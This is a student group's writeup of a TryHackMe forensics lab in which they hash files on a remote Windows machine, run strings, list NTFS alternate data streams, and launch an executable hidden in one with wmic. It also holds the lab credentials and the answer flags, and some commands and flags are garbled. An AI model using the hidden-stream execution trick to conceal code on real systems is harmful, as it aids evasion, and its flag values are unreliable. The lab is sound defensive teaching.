

PSP0201

Week 6

Writeup

Group Name: F4urDeveloper

Members:

ID	NAME	ROLE
1211101242	RAJA FITRI HAZIQ BIN RAJA MOHD FUAD	LEADER
1211104237	ALIA MAISARA BINTI SHAHRIN	MEMBER
1211102287	TERRENCE CHENG	MEMBER
1211101153	MISCHELLE THANUSHA JULIUS	MEMBER

Day 21 - [Blue Teaming] Time for some ELForensics

Tools used: THM AttackBox, Chrome, Remmina

Solution/Walkthrough:

Q1: Read the contents of the text file within the Documents folder. What is the file hash for db.exe?

Open remmina

The screenshot shows a browser window with several tabs open. The main content area displays a challenge from TryHackMe. It includes a terminal session on the right and a Remmina connection dialog on the left.

Terminal Session (Right):

```
root@ip-10-10-110-243:~# remmina &
```

Remmina Connection Dialog (Left):

Wmic process call create \$(Resolve-Path file.exe:streamname)

Note: You must replace file.exe with the actual name of the file which contains the ADS, and streamname is the actual name of the stream displayed in the output.

Answer the questions below

Read the contents of the text file within the Documents folder. What is the file hash for db.exe?

Answer format: ***** Submit

What is the file hash of the mysterious executable within the Documents folder?

Answer format: ***** Submit

Using Strings find the hidden flag within the executable?

Answer format: ***{***** Submit

What is the flag that is displayed when you run the database connector file?

THM{3088731ddc7b9fdeccaed982b07c297c} Correct Answer

THM AttackBox 1h 56m 20s

Fill in the server, username, and password and change the colour depth to RemoteFX(32 bpp). Save and connect.

The screenshot shows a browser window with several tabs open. The main content area displays a challenge from TryHackMe. It includes a terminal session on the right and a Remmina connection dialog on the left.

Terminal Session (Right):

```
root@ip-10-10-110-243:~# remmina &
```

Remmina Connection Dialog (Left):


McEager has been notified, and he will put the pieces together to find the database connector file.

Watch DarkStar's Video On Solving The Task [Here](#).

Task: Find where the database connector file is hidden using forensic-like investigative techniques.

You can use the AttackBox and Remmina to connect to the remote machine. Make sure the remote machine is deployed before proceeding.

Click on the plus icon as shown below.



For Server provide (10.10.76.207) as the IP address provided to you for the remote machine. The credentials for the user account is:

- User name: littlehelper
- User password: iLoveSnow!

Remote Desktop Preference

Remmina Remote Desktop Client

New connection profile

Name: Quick Connect

Group:

Protocol: RDP - Remote Desktop Protocol

Server: 10.10.76.207

Username: littlehelper

Password: *****

Domain:

Share Folder: (None)

Restricted admin mode

Cancel Save as Default Save Connect

THM AttackBox 1h 52m 40s

McEager has been notified, and he will put the pieces together to find the database connector file.

Watch DarkStar's Video On Solving The Task [Here](#).

Task: Find where the database connector file is hidden using forensic-like investigative techniques.

You can use the **AttackBox** and **Remmina** to connect to the remote machine. Make sure the remote machine is deployed before proceeding.

Click on the plus icon as shown below.

For **Server** provide `(10.10.76.207)` as the IP address provided to you for the remote machine. The credentials for the user account is:

- User name: `littlehelper`
- User password: `iLoveSnow!`

Remote Desktop Preference

New connection profile

Name: Quick Connect

Group:

Protocol: RDP - Remote Desktop Protocol

Resolution: Use initial window size (640x480) or Custom (640x480)

Colour depth: RemoteFX (32 bpp)

New connection profile: None

Keyboard mapping:

Cancel, Save as Default, Save, Connect

THM AttackBox 1h 53m 17s

Open PowerShell and open Documents directory

vnc.tryhackme.tech/index.html?host=proxy-2.tryhackme.tech&password=c9efcde0089a341f&proxyIP=10.10.110.243&resize=rem...

Applications Places System Sun 24 Jul, 05:45

Remmina Remote Desktop Client

RDP

Name Group Server Plugin Last used


Total 0 items.

1 - Loading Dynamic Virtual Channel disp

Windows PowerShell

```
PS C:\Users\littlehelper> cd .\Documents\  
PS C:\Users\littlehelper\Documents> dir  
  
Directory: C:\Users\littlehelper\Documents  
  
Mode LastWriteTime Length Name  
---- -- 11/23/2020 11:21 AM 63 db file hash.txt  
-a--- 11/23/2020 11:22 AM 5632 deebee.exe  
  
PS C:\Users\littlehelper\Documents>
```


The file hash for db.exe is 596690FFC54AB6101932856E6A78E3A1



```
PS C:\Users\littlehelper> cd .\Documents\  
PS C:\Users\littlehelper\Documents> dir  
  
Directory: C:\Users\littlehelper\Documents  
  
Mode LastWriteTime Length Name  
---- -- -- --  
-a--- 11/23/2020 11:21 AM 63 db_file_hash.txt  
-a--- 11/23/2020 11:22 AM 5632 deebee.exe  
  
PS C:\Users\littlehelper\Documents> more '.\db_file_hash.txt'  
Filename: db.exe  
MD5 Hash: 596690FFC54AB6101932856E6A78E3A1  
PS C:\Users\littlehelper\Documents>
```

Q2: What is the MD5 file hash of the mysterious executable within the Documents folder?


Use Get-FileHash -Algorithm MD5 .\deebee.txt to get the file hash. The hash is 5F037501FB542AD2D9B06EB12AED09F0



```
PS C:\Users\littlehelper> cd .\Documents\  
PS C:\Users\littlehelper\Documents> dir  
  
Directory: C:\Users\littlehelper\Documents  
  
Mode LastWriteTime Length Name  
---- -- -- --  
-a--- 11/23/2020 11:21 AM 63 db_file_hash.txt  
-a--- 11/23/2020 11:22 AM 5632 deebee.exe  
  
PS C:\Users\littlehelper\Documents> more '.\db_file_hash.txt'  
Filename: db.exe  
MD5 Hash: 596690FFC54AB6101932856E6A78E3A1  
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm MD5 .\deebee.exe  
Algorithm Hash  
-----  
MD5 5F037501FB542AD2D9B06EB12AED09F0  
PS C:\Users\littlehelper\Documents>
```


Q3: What is the SHA256 file hash of the mysterious executable within the Documents folder?


Use Get-FileHash -Algorithm SHA256 .\deebee.exe to get the file hash. The hash is F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F55...




Q4: Using Strings find the hidden flag within the executable?

Open deebee.exe file






Use c:\Tools\strings64.exe -accepteula .\deebee.exe to scan the file




The flag is THM{f6187e6cbeb1214139ef313e108cb6f9}



```
PS C:\Users\littlehelper\Documents> Get-Content -Path .\deebbee.exe -Value
> ;$DATA
> > ;$DATA
```

Q5: What is the powershell command used to view ADS?

The command is Get-Item -Path .\deebbee.exe -Stream *



```
PS C:\Users\littlehelper\Documents> Get-Item -Path .\deebbee.exe -Stream *
PSPath      : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Docum
ents\deebbee.exe::$DATA
PSParentPath : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Docum
ents
PSChildName : deebbee.exe::$DATA
PSPrivilege  : 
PSProvider   : Microsoft.PowerShell.Core\FileSystem
PSIsContainer: False
Filename    : C:\Users\littlehelper\Documents\deebbee.exe
Stream      : ::$DATA
Length      : 5632

PSPath      : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Docum
ents\deebbee.exe:hidedb
PSParentPath : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Docum
ents
PSChildName : deebbee.exe:hidedb
PSDrive     : C
PSProvider   : Microsoft.PowerShell.Core\FileSystem
PSIsContainer: False
Filename    : C:\Users\littlehelper\Documents\deebbee.exe
```

Q6: What is the flag that is displayed when you run the database connector file?


Launch the hidden executable hiding within ADS

The flag is THM{088731ddc7b9fdeccaed982b07c297c}

A screenshot of a terminal window titled "Select C:\Users\littlehelper\Documents\deebee.exe\hidedb". The window displays a menu with three options: 1) Nice List, 2) Naughty List, and 3) Exit. The user has selected option 1, "Nice List", as indicated by the highlighted text "THM{088731ddc7b9fdeccaaed982b07c297c}". Below the menu, the prompt "Select an option: -" is visible. The terminal window is set against a dark background with a vertical scroll bar on the right.


Q7: Which list is Sharika Spooner on?

Naughty list



Q8: Which list is Jaime Victoria on?

Nice list



Thought Process/Methodology:

Remmina can be used to connect to other servers as long as we have the IP Address, username and password. After connecting to the server, we opened Documents by using PowerShell. After we know the file name that exists in the directory, we can use the more command to read the file named db file hash.txt. By doing that, we can easily know the file that exists in the file which is db.exe and the MD5 hash. After that, we find the MD5 Hash for the other file in Documents directory which is deebee.exe. By comparing the two MD5 Hash,

we can know whether the file is authentic or not. After knowing that deebee.exe is not authentic, we opened the file only to find out that the file has been moved to somewhere else. To snoop around the file, we use the Strings tools to know where the file has been moved to. After that, we view Alternate Data Streams (ADS) and find the stream name to execute the hidden file. After we get the stream name and file name, we launch the hidden file and run the program.

